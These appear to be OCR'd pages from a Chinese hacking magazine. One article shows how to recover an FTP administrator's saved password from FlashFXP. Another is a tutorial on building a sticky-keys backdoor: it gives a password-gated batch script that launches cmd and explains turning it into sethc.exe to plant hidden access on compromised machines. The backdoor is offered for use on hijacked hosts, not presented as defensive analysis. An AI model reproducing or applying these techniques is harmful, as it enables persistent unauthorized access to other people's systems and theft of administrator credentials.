


图2

此时，当有一位FTP管理员通过FLASHFXP连接了FTP服务器后，我们如何才能够获取该管理员的FTP管理密码呢，毕竟获取FLASHFXP在日常的密码破解甚至网站渗透中都至关重要，如图2。

其实有一种非常简单的办法可以快速破解出FLASHFXP的密码，方法如下：

1、首先在FLASHFXP的“站点”菜单下找到“站点管理器”子菜单，如图3。

2、在弹出的站点管理器窗口中选中连接的远程服务器，然后右键选择“复制到剪贴板”，如图4。




图3




图4

3、此时，会弹出一个确认对话框，提示“复制用户名称和密码？”，这里当然要选择“是”按钮了，如图5。




图5

4、打开记事本，就可以通过右键菜单中的“粘贴”功能将剪贴板的数据拷贝到记事本中进行浏览了，可以看到出现了ftp://zb:123@127.0.0.1这段数据，如图6。




图6

这样，我们就成功的破解出了FLASHFXP的密码，是不是非常神奇呢！

从后门DIY看Windows登录的缺陷

文章难度：★★★
文章重点：SAS热键、粘滞键、
辅助程序后门DIY
并探讨Windows登录的缺陷

BaseNet

粘滞键后门已经出来很久了，但有时我们仔细想想，就会发现有很多东西都是相通的，比如最早的Windows输入法漏洞，当微软打上了补丁，而万能五笔流行的时候这种输入法漏洞又出现了。我们在登录系统的时候一般可以利用的快捷键有三种：需要按Ctrl+Alt+Delete才开启的SAS热键、按5下shift键弹出的粘滞键、按WIN+U弹出的辅助程序窗口。这三个快捷方式都是和Windows登录相关的，利用好它们不仅可以在肉鸡上安装一个隐藏后门，还可以解决我们忘记密码进不去系统的问题，当然还有其他很多有意思的事情可以实现（嘿嘿，这就要靠个人的想象力了），我们先来简单分析一下Windows登录的过程及为什么可以利用上面这三个快捷方式！

一、Winlogon.exe与登录的关系

Winlogon.exe是系统的一个关键进程，从名字我们就可以知道它一定与Windows登录有关系，一般情况下Winlogon进程启动后会先启动Lsass.exe，用它实现用户验证，然后启动服务进程services.exe，然后启动userinit.exe，再由userinit.exe启动explorer.exe和自启动程序。

上面只是一个大致的过程，那么这个过程到底有什么猫腻呢？首先不得不说一下窗口站Winsta0这个概念，Winsta0表示物理屏幕，鼠标和键盘的Windows系统对象名，Winsta0\Winlogon里面注册了以下四个用户界面：SAS窗口桌面，它的窗口名就是SAS window；Windows桌面，它对应explorer.exe，如果是欢迎界面，登录它是由userinit.exe启动，如果是传统的登录方式，它是由Winlogon.exe启动；应用程序桌面，它对应了一些应用程序，比如我们上面说的辅助程序；屏保桌面，对应于一些.scr屏保文件，这些也是可执行文件。

Winlogon.exe不管创建的是窗口还是界面，一般都会遵循Windows窗口界面的消息机制，当用户按一下Ctrl+Alt+Delete键后系统就会将这个动作转化成WM_HOTKEY信息并将其存储到消息队列中，Winlogon进程通过GetMessage()读取到这个消息，并调用DispatchMessage()将消息传递给它的窗口回调函数，回调函数对消息进行处理——启动任务管理器程序！如果我们通过远程注入技术或者通过Winlogon的事件将回调函数作一下简单的修改，那么就会变成另外一回事了！粘滞键、辅助程序的用法相信大家都有所了解，我们直接看验证过程吧！

二、粘滞键

虽然粘滞键后门给我们带来了方便，但是因为很多粘滞键后门只是简单的加上一个双击或者单击事件，实现忽悠管理员的目的！不管是在肉鸡上还是在自己的电脑上（防止忘记密码进不去系统）给粘滞键后门加上一个验证都是必须的，这样可以防止别人轻易得到我们的肉鸡或是熟悉的人得知打开我们系统的捷径！

1、编写带“加密算法”的批处理

要验证就必须要有一个“算法”（使用批处理写算法你不是发高烧吧！），我们把如下内容保存为caodan.bat，内容如下：

```
@echo off
echo 用户名(U):%username%
set caodan=%random%
echo 当前验证码:%caodan%
set /a caodan+=1
set /p var=密码(P):
if "%var%"=="%caodan%basenet" (goto test) else goto error
:test
start %comspec%
goto end
:error
goto end
:end
exit
```

批处理运行后会提示用户输入密码，密码是系统自动生成的随机数加1后再加上你的名字，我设置的为basenet，如图1所示。出现的随机数为26805，我们加上1后为26806，然后再加上我的名字basenet，整个密码就变成了26806basenet。输入密码后就可以启动Cmd.exe了，经过这样的设置，相信很少有人能通过一些DOS命令的缺陷实现登录了。大家可以随便设置，我想这是一个复杂而又容易记忆的算法。




图1

2、将caodan.bat转换成sethc.exe文件

我们可以使用Bat2Exe或使用ExeScript.exe将批处理文件转换成sethc.exe文件，运行程序ExeScript后，打开我们写好的批处理文件caodan.bat，然后按F7构建，在弹出的对话框中输入sethc.exe，保存就可以了，如图2。




图2

